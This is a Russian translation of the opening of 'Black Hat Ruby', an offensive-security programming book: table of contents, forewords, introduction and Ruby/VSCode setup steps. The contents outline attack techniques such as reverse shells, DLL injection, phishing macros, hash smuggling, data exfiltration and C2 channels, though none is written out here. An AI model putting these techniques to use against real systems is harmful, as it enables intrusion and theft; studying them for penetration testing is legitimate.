BLACK HAT RUBY

OFFENSIVE RUBY PROGRAMMING
FOR HACKERS AND PENTESTERS



SABRI HASSANYAH

Foreword by Mati Aharoni

Black Hat Ruby

Наступательное программирование на Ruby

Сабри Хассаньях

Авторские права

Copyright © 2020 Сабри Хассаньях

Все права защищены.

ISBN 13: 9798687311946

Краткое содержание

Предисловие

Об авторе

Предисловие (Мати Ахарони)

Благодарности

Модуль 1 | Введение

- Глава 1 | Введение
- Глава 2 | Настройка вашего окружения Ruby

Модуль 2 | Повседневные коды хакера на Ruby

- Глава 3 | Ruby в терминале
- Глава 4 | Преобразование, извлечение и генерация строк

Модуль 3 | Взлом систем

- Глава 5 | Работа с файлами
- Глава 6 | Криптография
- Глава 7 | Выполнение системных команд
- Глава 8 | Техники Red Teaming в Windows

Модуль 4 | Сетевой взлом

- Глава 9 | Ruby Socket для хакеров
- Глава 10 | Сетевые сервисы и клиенты
- Глава 11 | Манипуляция сетевыми пакетами и атаки на протоколы

Модуль 5 | Взлом веб-приложений

- Глава 12 | Работа с HTTP в Ruby
- Глава 13 | Охота и эксплуатация XSS с помощью автоматизации браузера
- Глава 14 | Эксплуатация веб-сервисов и API для C2
- Глава 15 | Расширение и управление Burp Suite

Модуль 6 | Эксплуатация

- Глава 16 | Написание фаззеров и разработка эксплойтов
- Глава 17 | Разработка модулей Metasploit

Содержание

Авторские права **2**

Краткое содержание **3**

Предисловие **12**

Об авторе **14**
Сабри Хассаньях 14

Предисловие (Мати Ахарони) **15**

Благодарности **16**

Модуль 1 | Введение **17**

Глава 1. Введение **18**
Цели этой книги 18
Кому читать эту книгу 19
Как читать эту книгу 19
Аннотации 19
Блоки кода 20
Лабораторные файлы 20
Но я новичок в Ruby! 21
Ссылки для новичков 21
Про-советы для более быстрого обучения 22

Глава 2. Настройка среды Ruby **23**
Установка Ruby 23
Установка Ruby с devkit на Windows 23
Установка Ruby с Ruby Dev на Linux 24
Установка Ruby с Ruby Dev на macOS 24
Установка Visual Studio Code IDE 24
Установка gem Solargraph 25
Установка VSCode на Windows 25
Установка VSCode на Linux 25
Установка VSCode на macOS 25
Настройка Visual Studio Code для Ruby 26
Установка Pry, REPL 27
Установка gem Pry 27

Где устанавливаются gems . . . 27
Поиск путей по умолчанию gem . . . 27
Поиск пути конкретного gem . . . 27

Модуль 2 | Повседневные коды хакера на Ruby 28

Глава 3. Ruby в терминале 29
Разбор аргументов командной строки . . . 29
Размер терминала . . . 34
Способ 1 | Использование стандартной библиотеки io/console . . . 34
Способ 2 | Использование стандартной библиотеки Readline . . . 35
Способ 3 | Использование библиотеки TTY::Screen . . . 35
Интерактивная консоль с автодополнением по табуляции . . . 35
Цветной вывод в терминале . . . 37
Установка gem Colorize . . . 39
Управление курсором и перезапись вывода . . . 39

Глава 4. Преобразование, извлечение и генерация строк 41
Преобразование строк . . . 41
Преобразование строки в шестнадцатеричный формат . . . 41
Пример | Сырые данные в проводе . . . 43
Преобразование hex в строку . . . 44
Преобразование Hex (адрес возврата) в формат Little-Endian . . . 44
Кодирование и декодирование Base64 . . . 45
Кодирование и декодирование HTML . . . 47
Кодирование и декодирование SAML . . . 48
Извлечение строк . . . 49
Извлечение сетевых строк . . . 50
Извлечение веб-строк . . . 51
Генерация строк . . . 52
Создание паттерна . . . 52
Смещение паттерна . . . 53
Генерация всех шестнадцатеричных значений . . . 54
Генерация всех печатаемых символов . . . 54

Модуль 3 | Взлом систем 55

Глава 5. Работа с файлами 56
Компиляция Ruby в EXE-файл . . . 56
Компиляция Ruby в EXE с помощью OCRA . . . 58

Работа с файлами HTML, XML, JSON . . . 59
Разбор HTML-файлов . . . 59
Разбор XML-файлов . . . 61
Разбор JSON-файлов . . . 62
Коллекция трюков с файлами . . . 64
Дамп файла в Hex . . . 64
Поиск слабых прав доступа к файлам в системе . . . 66
Манипулирование метками времени файлов (Timestomping) . . . 69
Контрабанда NTLM-хэша с помощью вредоносного PDF . . . 71

Глава 6. Криптография **75**
Стеганография . . . 75
Генерация хэшей . . . 76
Генерация MD5-хэша . . . 77
Генерация SHA1-хэшей . . . 77
Генерация SHA2-хэшей . . . 77
Генерация хэшей паролей Linux . . . 77
Генерация LM-хэшей паролей Windows . . . 78
Генерация NTLMv1-хэшей паролей Windows . . . 79
Генерация NTLMv2-хэшей паролей Windows . . . 79
Генерация хэша пароля MySQL . . . 80
Генерация хэшей паролей PostgreSQL . . . 80
СИММЕТРИЧНОЕ ШИФРОВАНИЕ . . . 80
Использование шифрования AES . . . 81
АСИММЕТРИЧНОЕ ШИФРОВАНИЕ . . . 82
Использование шифрования RSA . . . 82
Генерация пар открытого и закрытого ключей RSA . . . 83
Генерация самозаверенных сертификатов . . . 84
Экспорт в форматы PEM, DER, PFX12 . . . 84

Глава 7. Выполнение системных команд **86**
ОПРЕДЕЛЕНИЕ ТЕКУЩЕЙ ОС . . . 86
Метод 1 | Использование модуля Gem . . . 86
Метод 2 | Использование постоянной переменной RUBY_PLATFORM 87
Метод 3 | Использование переменных окружения платформы . . . 87
ВЫПОЛНЕНИЕ СИСТЕМНЫХ КОМАНД В RUBY . . . 87
Использование system() и exec() . . . 88
Получение интерактивного шелла — PTY Spawn . . . 89
Использование %x{} и обратных кавычек (“) . . . 89

Но не дайте себе стать жертвой RCE 90

Глава 8. Техники Red Teaming в Windows **92**
ГОРИЗОНТАЛЬНОЕ ПЕРЕМЕЩЕНИЕ С ПОМОЩЬЮ WINDOWS REMOTE MANAGEMENT 92
Установка gem winrm 92
МАНИПУЛИРОВАНИЕ WINDOWS С ПОМОЩЬЮ OLE 95
Контрабанда NTLM-хэшей с помощью вредоносного ярлыка 95
Создание вредоносного MS-Excel с макросом для сбора через spear-phishing 96
ГОРИЗОНТАЛЬНОЕ ПЕРЕМЕЩЕНИЕ С ПОМОЩЬЮ WMI 99
Windows API И DLL-ИНЪЕКЦИЯ 100
Понимание библиотеки Ruby Fiddle 100
Выполнение сырого шеллкода в памяти 101
DLL-инъекция 107

Модуль 4 | Сетевой взлом **113**

Глава 9. Ruby Socket для хакеров **114**
ОБФУСКАЦИЯ IP-АДРЕСА 114
Dotted Decimal 8 bits (точечно-десятичный, 8 бит) 114
Decimal 16 bits (Integer / DWord) (десятичный, 16 бит) 115
Octal (восьмеричный) 115
Hexadecimal 8 bits (шестнадцатеричный, 8 бит) 115
Маппинг IPv4 в IPv6 115
RUBY SOCKET 116
TCP Socket 117
ПОЛУЧЕНИЕ УДАЛЁННОГО ШЕЛЛА 121
Bind Shell 121
Reverse Shell 122
НАПИСАНИЕ ВЫСОКОПРОИЗВОДИТЕЛЬНОГО ПОРТ-СКАНЕРА 123
Установка gem async-io и async-await 123

Глава 10. Сетевые сервисы и клиенты **127**
HTTP-СЕРВИС 127
HTTP-сервер 127
Прокси-сервер HTTP 129
FTP-СЕРВИС 129
FTP-сервер 129
FTP-клиент 130
TFTP-СЕРВИС 131

TFTP-сервер . . . 131
TFTP-клиент . . . 131
SSH-СЕРВИС . . . 134
SSH-сервер . . . 134
SSH-клиент . . . 136
Прямой SSH-туннель . . . 138
Обратный SSH-туннель . . . 139
Эксплуатация обхода аутентификации LibSSH (CVE-2018-10933) . . . 139
DNS-СЕРВИС . . . 140
DNS-сервер . . . 140
DNS-клиент . . . 143
DRUBY — УДАЛЁННОЕ ВЫПОЛНЕНИЕ КОДА КАК СЕРВИС . . . 145

Глава 11. Манипуляция сетевыми пакетами и атаки на протоколы 148
PACKETGEN — АНАЛОГ SCAPY . . . 148
Установка gem packetgen . . . 148
СОЗДАНИЕ СЕТЕВЫХ ПАКЕТОВ — ПАКЕТ HELLO WORLD . . . 148
ARP-СПУФИНГ . . . 150
СОЗДАНИЕ ФАЛЬШИВОЙ ТОЧКИ ДОСТУПА (AP) . . . 151
ДЕАУТЕНТИФИКАЦИЯ (DEATH ATTACK) . . . 153
СПУФИНГ SNMP И ОБХОД СПИСКА ДОСТУПА CISCO . . . 154
СЕТЕВОЙ СНИФФИНГ И ЗАХВАТ ПАКЕТОВ . . . 155
АНАЛИЗ ЗАХВАЧЕННЫХ ФАЙЛОВ PCAP . . . 156
В приведённом выше коде мы читаем весь файл pcapng с помощью PacketGen.read() (https://www.rubydoc.info/gems/packetgen/PacketGen/Packet#read-class_method), который является сокращением для метода PacketGen::Packet.read(). Затем мы перебираем каждый пакет и проверяем, содержит ли он строки “USER” и “PASS”, чтобы прочитать его тело. . . . 157

Модуль 5 | Взлом веб-приложений 158

Глава 12. Работа с HTTP в Ruby 159
ОТПРАВКА GET-ЗАПРОСОВ . . . 159
Использование стандартной библиотеки Net::HTTP . . . 159
Использование стандартной библиотеки OpenURI . . . 163
ОТПРАВКА POST-ЗАПРОСОВ . . . 164
C2: ЭКСФИЛЬТРАЦИЯ ДАННЫХ В GOOGLE FORMS . . . 165
ОТПРАВКА WEBSOCKET-ЗАПРОСОВ . . . 169
Установка gem Faye WebSocket и Eventmachine . . . 169
HTTP-АУТЕНТИФИКАЦИЯ . . . 172

Форма-основанная аутентификация . . . 172
Базовая аутентификация . . . 174
Аутентификация Digest . . . 174
Аутентификация NTLM . . . 176

Глава 13. Охота и эксплуатация XSS с помощью автоматизации браузера 178
ТРЕБОВАНИЯ К НАСТРОЙКЕ . . . 178
Установка gem watir . . . 178
Установка gem nokogiri . . . 179
ОХОТА НА ОТРАЖЁННУЮ XSS . . . 180
ОХОТА НА СЛЕПУЮ XSS . . . 184
Установка Sinatra, ActiveRecord и драйвера Sqlite3 . . . 185

Глава 14. Эксплуатация веб-сервисов и API для C2 189
SOAP-СЕРВИСЫ . . . 189
Перечисление WSDL . . . 189
Эксплуатация уязвимого SOAP-сервиса . . . 192
Брут-форс существующих пользователей . . . 193
Получение шелла на SOAP-сервисе vTiger CRM . . . 194
ВЕБ-API . . . 196
Написание C2 на основе Slack . . . 196

Глава 15. Расширение и управление Burp Suite 200
ПОНИМАНИЕ РАСШИРЕНИЙ BURP SUITE . . . 200
Загрузка JRuby . . . 200
Импорт JRuby в Burp . . . 201
НАПИШИТЕ СВОЁ ПЕРВОЕ РАСШИРЕНИЕ BURP НА RUBY . . . 201
РАБОТА С GUI BURP ИЗ RUBY . . . 205
1. Создайте новую вкладку в Burp, и нам нужно дать вкладке имя . . . 208
2. Создайте подвкладку под основной вкладкой . . . 210
3. и затем создайте метку под подвкладкой . . . 210
4. Создайте контекстное меню, которое позволит пользователю взаимодействовать, нажимая правую кнопку мыши. Это меню должно перечислять наши пользовательские модули динамическим способом . . . 211
5. Реализуйте отслеживание щелчков мыши для мониторинга местоположения курсора пользователя и определения, взаимодействует ли пользователь с UI, а также для отражения географического местоположения курсора обратно в Ruby-скрипт . . . 211

НАПИСАНИЕ РАСШИРЕНИЯ СКАНЕРА BURP, ВООРУЖЁННОГО METASPLOIT . . . 221
Установка gem msfrpc-client для JRuby . . . 223
Регистрация расширения сканера . . . 224
Создание класса пользовательской проблемы . . . 225
Написание пассивного сканера . . . 225
Консолидация дублирующихся проблем . . . 227
Написание активного сканера . . . 227
Вооружение расширения . . . 229

Модуль 6 | Эксплуатация **234**

Глава 16. Написание фаззеров и разработка эксплойтов **235**
НАПИСАНИЕ ФАЗЗЕРА . . . 235
РАЗРАБОТКА ЭКСПЛОЙТА . . . 239

Глава 17. Разработка модулей Metasploit **244**
ДИЗАЙН-ПАТТЕРН METASPLOIT . . . 244
Планирование модуля . . . 245
Шаблоны . . . 245
Отправка изменений . . . 245
РЕКОМЕНДАЦИИ ПО ВНЕСЕНИЮ ВКЛАДА В METASPLOIT . . . 248
ЗАГРУЗКА И ПЕРЕЗАГРУЗКА МОДУЛЯ METASPLOIT . . . 249
НАПИСАНИЕ ВСПОМОГАТЕЛЬНЫХ МОДУЛЕЙ (AUXILIARY) . . . 250
Планирование модуля . . . 250
Создание модуля . . . 250
НАПИСАНИЕ МОДУЛЕЙ ЭКСПЛОЙТОВ . . . 257
Планирование модуля . . . 258
Расположение пути . . . 258
Создание модуля . . . 258
НАПИСАНИЕ ПОСТ-МОДУЛЕЙ (POST) . . . 266
Планирование модуля . . . 267
Расположение пути . . . 267
Создание модуля . . . 268

Индекс **275**

Предисловие

По мере того как индустрия безопасности взрослеет, она ставит перед хакерами задачу быть скорее нацеленными на использование готовых инструментов, а не на инновации. Для хакеров и профессионалов становится всё более очевидным, что программирование — главный навык для любого практикующего специалиста. Сообщества специалистов по информационной безопасности осознали это давно и начали адаптировать компьютерные языки для наступательных и оборонительных целей.

В прошлом было издано множество книг вроде «Язык X для хакеров и пентестеров». С одной стороны, эти книги чрезмерно объясняют основы, что ухудшает общее впечатление от книги.

С другой стороны, было очевидно, что не хватает книг о программировании на Ruby для хакеров. В основном это связано с тем, что сообщество сосредоточено на бизнес-приложениях. Это создаёт ложное впечатление, что Ruby — «одноразовый» язык, и эта книга его опровергает.

Эта книга бросает читателю вызов уникальными, реальными, практическими примерами использования Ruby. Она поможет вам по-новому решать ежедневные задачи как профессионалу. В ней также объясняются требования и шаги для решения задач без излишних объяснений.

Книга раскрывает Ruby больше, чем просто Metasploit, каким его считают в большинстве книг. Однако мы также объясним, как самостоятельно разрабатывать модули Metasploit и вносить вклад в проект, управляемый сообществом.

Ещё одна важная особенность этой книги — она охватывает большинство хакерских специализаций и их уникальных потребностей. Эти инструменты помогут вам, будь то веб, сети,

Об авторе

Сабри Хассаньях

Сабри — консультант по информационной безопасности с более чем 10-летним опытом работы в этой сфере. В основном он отвечает за тестирование на проникновение в составе red team, анализ исходного кода и проверку архитектуры и конфигураций.

Сабри работает с государственным, частным и финансовым секторами, помогая им выявлять критические уязвимости в их окружении. Его вклад можно найти и во фреймворке Metasploit, и среди других инструментов с открытым исходным кодом. Он автор Rubyfu — книги с открытым исходным кодом, основанной на его практическом опыте.

Помимо технической работы, он разработал множество учебных курсов по информационной безопасности, таких как лаборатория тестирования на проникновение, продвинутый взлом веб-приложений, продвинутые операции социальной инженерии и многое другое.

До перехода в информационную безопасность Сабри был системным и сетевым инженером в нескольких хостинг-компаниях. Затем он перешёл в ИТ-фирму, чтобы предоставлять услуги безопасности финансовому и бизнес-секторам. Это дало ему введение в IT-безопасность, и он продолжил развивать свою карьеру и делиться знаниями.

Сабри продолжает повышать свою квалификацию: он имеет степень бакалавра в области компьютерной инженерии и другие профессиональные сертификаты, такие как CCNA, MCITP, RHCE, CEH, GWAPT, OSCP, OSCE.

Предисловие (Мати Ахарони)

В начале своей карьеры в области информационной безопасности я понял, что освоение языка сценариев имеет решающее значение для моего продвижения в этой области. Со временем я часто обнаруживал, что мне нужно исправлять код, изменять сценарии и писать инструменты с нуля. Без предыдущего опыта в языках программирования я часто заходил в тупик, оставляя меня разочарованным с полуработающим сценарием или «почти работающим» инструментом. У меня не было выбора, кроме как углубиться и улучшить свои навыки программирования, что мне в конце концов удалось… однако это заняло много времени и оказалось гораздо сложнее, чем ожидалось. Для меня главной проблемой было удержание интереса к курсу программирования и поиск увлекательных способов практиковать пройденные темы. Я отвлекался на мысли вроде «манипуляции со строками — это здорово, но как превратить это в фаззер?» или «этот процедурный сценарий наконец работает, но как сделать его многопоточным?».

Эти мысли часто уводили меня в сторону от формального материала курса, и в конце концов я терял почву под ногами и интерес.

И вот это произошло. В свою бессчётную попытку выучить язык программирования мне удалось пройти курс целиком, и это окупилось с лихвой. Мои технические способности и образ мыслей изменились благодаря этому новому навыку — я наконец достиг следующего уровня. Однако эта эйфория длилась недолго, так как программирование не было частью моей повседневной рутины, и, как говорится, «не используешь — теряешь». Хотя я был в гораздо лучшем положении, я всё ещё не всегда помнил мелкие нюансы кода,

я собирал интернет-статьи, учебные пособия, материалы курсов и просто случайные ссылки, накопленные за время учёбы, — чтобы быстро освежить знания по конкретной теме. Нет нужды говорить, что этот постоянный процесс «информационного освежения» отнимал много времени и раздражал.

Я вспомнил эту свою историю, когда впервые прочитал книгу Сабри. Главы были тщательно выстроены вокруг примеров — богатых на хакерский контекст и примеры кода. Этот корпус текста охватил множество важных «жемчужин программирования» и граблей, о которые я спотыкался, а затем тратил много времени, пытаясь разобраться. Помню, подумал про себя: «Боже, как жаль, что этой книги не было, когда я этим занимался!».

Пусть эта книга сэкономит вам время и избавит от разочарований в будущем — и будет вашим путеводителем и спутником в путешествии по инфосеку.

Мати Ахарони

Благодарности

Я хотел бы начать со слов хвалы и благодарности Богу, который благословил меня здоровьем, знаниями, временем, инструментами и любящими людьми, чтобы эта книга стала реальностью.

От всей души спасибо моей семье — любимой жене за её поддержку, ободрение и любовь, моим детям за то, что окружают меня счастьем, и моим собакам за то, что защищают мою семью и не съели мои туфли.

Отдельное спасибо Уильяму Коппола за то, что поверил в эту книгу, за его постоянное ободрение, советы и поддержку.

Отдельное спасибо Мати Ахарони, который поддерживал меня с тех пор, как Rubyfu была идеей, до тех пор, пока не родился Black Hat Ruby.

Наконец, спасибо моим замечательным друзьям Мохаммеду Аскару, Луи Ниффенеггеру и Джонатану Крэну за помощь в рецензировании книги.

Модуль 1 | Введение

Глава 1. Введение

Меня всегда одержимо желание автоматизировать как можно больше задач. Моё правило: любая задача, в которой есть повторяющийся шаблон, Должна Быть Автоматизирована!

Когда я начинал свою карьеру, я заметил много повторяющихся задач в своей работе, и я верю, что назначение компьютера — автоматизировать их. Я перепробовал множество языков программирования, включая Java, PHP и Bash. Однако я какое-то время оставался с Linux Bash-скриптами, чтобы изучить базовые системные команды.

В 2011 году я забронировал свою лабораторию OSCP и начал писать эксплойты на Python. Как только я начал писать инструменты, я почувствовал себя неуютно с Python и ощутил, что чего-то не хватает. Ruby был сопоставимым выбором в то время. Я сначала посмотрел на его код и начал переписывать свои эксплойты с Python на Ruby, который имел почти идентичный код. Это было захватывающе и интересно для меня.

После первой недели у меня появилась уверенность в своих навыках Ruby, и я совершил ошибку, которую делает каждый хакер, изучающий Ruby. Я посмотрел на код фреймворка Metasploit, и это было сокрушительно — я почти бросил учить Ruby.

Metasploit — это неопровержимое доказательство того, что Ruby может делать всё, что хочет хакер. Однако Metasploit — это огромный и сложный фреймворк, использующий всю мощь и гибкость Ruby. Новичку вроде меня было трудно понять его код. Поэтому я сделал шаг назад и начал рассматривать небольшие хакерские инструменты, написанные на Python и других языках, решая ограничения во время переписывания. Именно это влюбило меня в язык.

У Ruby отличное публичное сообщество и хорошая документация, но он ориентирован на бизнес, и не было хороших справочников для специалистов по информационной безопасности и хакеров в сообществе Ruby. В то время я решил написать открытую веб-книгу Rubyfu (rubyfu.net), чтобы познакомить хакерское сообщество с Ruby. Кроме того, я начал публиковать трюки программирования и интересные для хакеров темы в Twitter-аккаунте Rubyfu (@Rubyfu).

За более чем десятилетие работы в кибербезопасности, в основном с фокусом на тестирование на проникновение, я ни разу не испытывал потребности в других языках для своих инструментов и эксплойтов, поэтому я дарю вам Black Hat Ruby.

Цели этой книги

Основная цель этой книги — дать вам широкий взгляд на использование Ruby как специалиста по информационной безопасности в наступательном ключе.

Книга призвана помочь вам превратить язык Ruby в оружие в различных наступательных сценариях — тестируете ли вы веб-приложения, сети, системы или занимаетесь разработкой эксплойтов — чтобы воплотить ваши идеи в рабочий, достигающий цели код.

Ещё одна цель книги — привести вас к коду, который достигает вашей цели за кратчайшее время.

Кому читать эту книгу

Эта книга предназначена для исследователей безопасности, консультантов по безопасности, тестировщиков на проникновение, участников red team или любого профессионала, заинтересованного в написании наступательного кода.

Также книга написана для тех, кто имеет базовые знания программирования и понимает концепции атак, с которыми будет работать.

Поэтому книга не углубляется в концепции программирования и основы атак. С учётом этого, я построил книгу скорее как коллекцию сценариев, чем как учебник.

Как читать эту книгу

Так как книга задумана практичной и ориентированной на код, вы найдёте меньше теоретического текста и больше ссылок по теме, на случай если вы упустили какие-то концепции.

Книга добавляет дополнительную информацию о коде и его вариантах использования. Однако книга документирует только самые важные части, относящиеся к теме или коду.

В книге 6 модулей, в которых в общей сложности 17 глав. Эти главы могут быть или не быть связанными тематикой друг с другом. Считайте модуль категорией, а главу — предметом с коллекцией тем, относящихся к предмету главы.

Аннотации

Аннотации — это такие заметки на полях, которые стоит выделить из исходных абзацев. Аннотации будут представлены блоками следующим образом:

Тег аннотации. Это означает, что мне есть что сказать.

Текст тега аннотации может меняться; например, Note (Примечание), ProTip (Про-совет), Hint (Подсказка) и т.д.

Блоки кода

Код будет в блоке кода другим шрифтом (Courier). Блок кода выглядит так:

```
КОД ИЛИ КОМАНДА
```

Листинг ChapterNumber-OrderNumber: [ИМЯ_ФАЙЛА] — [ОПИСАНИЕ]

Подпись кода (Listing) — это способ описания блоков кода или команд. Хотя не все блоки имеют подпись, важные блоки и фрагменты кода, у которых есть файлы в лаборатории, будут иметь номер листинга и имя файла, точно отражающее имя файла в лабораторных файлах. Вы можете также увидеть разбитые фрагменты кода в нескольких блоках кода, из-за объяснения длинного кода.

Видя двойной символ «больше» (»), мы работаем в приглашении Pry, которое установим в главе 2, а возвращаемое значение кода мы обозначаем символом «равно» (=), за которым следует «больше» (=>).

```
>> str = "Black Hat Ruby"
=> "Black Hat Ruby"
```

Листинг 1.1: Блок кода консоли Pry показывает код и его возвращаемое значение.

Видя символ «доллар» ($), мы понимаем непривилегированное выполнение команды, а символ «решетка» (#) относится к привилегированному выполнению команды (root), как мы знаем из Linux.

```
# msfconsole -qr multihandler.rc
```

Лабораторные файлы

Читая эту книгу, вы можете встретить длинные строки кода, которые сложно переписать с листа из-за особенностей печатной страницы.

В Black Hat Ruby есть публично доступный репозиторий GitHub под названием (BHR_Labs), который содержит все соответствующие лабораторные файлы для каждого модуля. Эти файлы можно найти, перемещаясь по структуре каталогов для каждой главы.

Репозиторий можно найти в (https://github.com/blackhatruby/BHR_Labs).

Но я новичок в Ruby!

Мы все в каком-то смысле новички, и мы стараемся изо всех сил. Да. Это всего лишь ощущение. Мы всегда новички, когда учим новое. Я постоянно говорю, что я новичок, чтобы сохранять мотивацию учиться новому и не чувствовать себя перегруженным.

Исследование — ключ к получению знаний! Так что продолжайте исследовать, чтобы выявлять свои сильные и слабые стороны.

Если у вас есть какой-либо опыт программирования, он поможет вам на протяжении всей карьеры. Однако изучение Ruby даст вам ещё одну компетенцию по мере обучения и понимания языка. В Ruby мы всегда верим, что «Должен Быть Более Хороший Способ». Ruby глаже, чем macOS, проще, чем Windows, и гибче, чем Linux. Но самое главное — он работает на всех этих платформах и может быть скомпилирован.

Ссылки для новичков

Я перечислю некоторые ресурсы, которые обеспечат бесшовный переход к началу работы с Ruby.

Примечание. Этот список книг не является рекламой или официальной рекомендацией этих ресурсов.

Учебные пособия и курсы

- Thenewboston
  - https://www.youtube.com/watch?v=W_JIfVjGt6Hg&list=PL1512BD72E7C9FFCA
- Jake Day Williams
  - https://www.youtube.com/watch?v=8I1539U5IXWY&list=PLMK2xMz5H5Zv8eC8b4K6t
    Z9FgSOp
- TutorialsPoint
  - https://www.tutorialspoint.com/ruby/
- RubyLearning
  - http://rubylearning.com/
- RubyGuides
  - https://www.rubyguides.com/

Книги

- Head First Ruby: A Brain-Friendly Guide
- Wicked Cool Ruby Scripts
- The Well-Grounded Rubyist
- Ruby Cookbook: Recipes for Object-Oriented Scripting

- Metaprogramming Ruby 2
- и другие.

Про-советы для более быстрого обучения

Здесь я перечислю несколько про-советов, которым стоит следовать, или ошибок, которых стоит избегать, которые помогли мне на ранних этапах учиться быстро.

Совет №1: Перестаньте сравнивать языки программирования.

Не тратьте время на сравнение различий между языками. Они все отличные, и дело не в технологии, а в вас, кодере.

Совет №2: Всегда возвращайтесь к основам.

Учите основы языка и не пропускайте детали. Дьявол в деталях.

Совет №3: ООП не надо бояться. Это то, что вы практикуете.

Как только вы напишете немного кода на Ruby, Ruby научит вас подсознательно следовать потоку ООП.

Совет №4: Изобретайте велосипед.

Верно. Когда вы видите хороший скрипт или идею, написанную на другом языке, попробуйте переписать её на Ruby. Это прокачает ваши навыки Ruby и даст отличный опыт. Если это написано на Ruby, то форкните код, улучшите его и внесите вклад.

Совет №5: Не бывает глупых вопросов.

Когда вы задаёте вопрос, чтобы что-то узнать — это умный вопрос. Потому что, как только вы узнаете ответ, вы будете делать более умные вещи.

Совет №6: «Продвинутый» — это миф.

Мы используем ярлыки вроде «продвинутый» для тем, которые не понимаем. «Продвинутый» — это прилагательное. «Продвинутый» означает разные вещи для разных людей. Итак, в двух словах, продвинутое — это то, чего вы не знаете и никогда не практиковали. Как только вы освоите «продвинутую тему», она становится для вас базовой. «Продвинутый» равен индивидуальному опыту.

Глава 2. Настройка среды Ruby

Установка Ruby — простой процесс, так как он поставляется предустановленным на большинстве современных дистрибутивов Linux и macOS. Для Windows доступен стандартный установщик Windows напрямую с официального сайта Ruby. Кроме того, пользователи Windows могут использовать подсистемы Windows для установки Ubuntu.

Однако некоторые библиотеки имеют нативные расширения (код C/C++, расширяющий функциональность библиотек Ruby) и требуют сторонние ресурсы для установки в систему для дополнительной функциональности.

Установка Ruby

Установка Ruby с devkit на Windows

Начиная с Ruby 2.4 и выше, Ruby решила использовать платформу MSYS2, чтобы обеспечить уровень совместимости с POSIX для Windows. Также она предоставляет pacman — менеджер пакетов для простой установки приложений из командной строки (в стиле Linux).

Сначала зайдём на (https://rubyinstaller.org/downloads/) и скачаем последнюю версию с архитектурой x86 в разделе «with Devkit».

Примечание: Важно скачивать установщик архитектуры x86, так как примеры книги в главе 8 зависят от архитектуры. После завершения скачивания дважды щёлкните и следуйте шагам:

Отметьте опцию «Use UTF-8 as default external encoding», затем нажмите Install.

Рисунок 2.1: Основной диалог установщика Windows

Отметьте опцию «MSYS2 development toolchain», затем нажмите Next.

Рисунок 2.2: Выбор комплекта разработки Ruby

Отметьте опцию «Run ‘ridk install’ to setup MSYS2 and development toolchain», затем нажмите Finish.

Рисунок 2.3: Завершение установки Ruby и запуск ridk

Сразу же появляется другое окно cmd.exe для установки всех необходимых пакетов. Введите 3, затем нажмите Enter

Рисунок 2.4: Приглашение установки RIDK

Вот и всё для Windows.

Установка Ruby с Ruby Dev на Linux

В Linux всё сводится к установке пакетов. Если вы используете Kali rolling, вы готовы. Kali rolling поставляется со всеми необходимыми пакетами для разработки. Если вы используете другой дистрибутив Linux, вам нужно установить пакеты разработки следующим образом:

```
# apt -y install ruby2.5 ruby2.5-dev
```

Если ваш дистрибутив не имеет Ruby 2.5 или выше, вы можете использовать внешний репозиторий Brightbox[1] для установки новых версий следующим образом.

```
apt-add-repository ppa:brightbox/ruby-ng
apt update
apt -y install ruby2.5 ruby2.5-dev
update-alternatives --config ruby
```

Выберите самую новую доступную версию, и всё для Linux.

Установка Ruby с Ruby Dev на macOS

В macOS, хотя Ruby поставляется из коробки, нам нужно установить последнюю версию и сделать её версией по умолчанию, обновив переменные пути системы и переменные компиляторов. Это так же просто, как и в Linux, благодаря brew[2], написанному на Ruby. Всё, что вам нужно сделать, это установить Ruby с помощью brew следующим образом

```
brew update
brew install ruby
echo 'export PATH="/usr/local/opt/ruby/bin:$PATH"' >> ~/.bash_profile
echo 'export LDFLAGS="-L/usr/local/opt/ruby/lib"' >> ~/.bash_profile
echo 'export CPPFLAGS="-I/usr/local/opt/ruby/include"' >> ~/.bash_profile
source ~/.bash_profile
brew install coreutils
```

[1] https://www.brightbox.com/docs/ruby/ubuntu/

[2] https://brew.sh/

Установка Visual Studio Code IDE

Visual Studio Code® (далее «VSCode») — редактор с открытым исходным кодом, разработанный Microsoft. Он удивительно стабилен и элегантен. Он поддерживает все операционные системы и почти все языки программирования.

Конечно, я не могу сравнивать VSCode с моей любимой Ruby IDE на рынке — RubyMine. RubyMine — коммерческая профессиональная IDE с нативной поддержкой Ruby и Ruby on Rails. Обычно я использую RubyMine для больших проектов, а VSCode для небольших проектов или отдельных скриптов. Так как VSCode не является нативной Ruby IDE, нам нужно установить gem Solargraph. Этот gem представляет собой набор инструментов для интеграции автодополнения кода Ruby и встроенной документации в IDE. Давайте установим его до установки VSCode на нашу систему. Хотя знайте, что установка gem Solargraph до VSCode не обязательна.

Установка gem Solargraph

```
$ gem install solargraph
```

Установка VSCode на Windows

Установка VSCode на Windows так же проста, как установка любого стандартного программного пакета. Скачайте двоичный файл с официального сайта (https://code.visualstudio.com/download), затем установите его, следуя подсказкам (Next, Next, Finish). Я рекомендую отметить опцию «Register Code as an editor for supported file types».

Рисунок 2.5: Диалог установки VSCode

Установка VSCode на Linux

Версия для Linux так же проста, как и для Windows, и находится по тому же URL (https://code.visualstudio.com/download). Так как я использую ОС на основе Debian (Ubuntu 18.04.1 LTS), что похоже на процесс установки в Kali, я собираюсь использовать deb-пакет. Скачайте файл .deb, затем выполните следующее:

```
# dpkg -i code_*.deb
# apt install -f
```

Установка VSCode на macOS

Версию для macOS можно найти в (https://code.visualstudio.com/download). Скачайте архивный файл, затем дважды щёлкните по скачанному архиву для извлечения. Перетащите «Visual Studio Code.app» в папку «Applications», сделав его доступным в Launchpad.

Настройка Visual Studio Code для Ruby

Нет обязательных настроек для начала проекта кодирования на Ruby. Я, однако, перечислю наиболее полезные расширения и конфигурации, которые дают лучший опыт при кодировании на Ruby с использованием VSCode.

Расширения:

- Ruby — расширение Ruby для подсветки синтаксиса.
- Ruby Language Colorization — расширение Ruby для лучшей подсветки синтаксиса.
- Solargraph — для автодополнения кода и встроенной документации.
- Terminal In Place — запускает ваш собственный терминал vscode в каталоге вашего фокусного файла.
- Auto Add Brackets in String Interpolation — облегчает вставку переменной в строку.
- Rainbow Brackets — полезное расширение для раскрашивания, чтобы легко находить глазами в сложном коде.
- Material Theme — само́ю элегантную тему для VSCode
- Copy with line numbers and file name — делает копию с номерами строк и именем файла.

Шрифт

- Fira Code — особый шрифт, который помогает украсить символы чистым представлением.

Горячие клавиши

- Открыть папку/проект — Ctrl + O
- Создать новый файл — Ctrl + n
- Открыть панель терминала — Ctrl + ‘
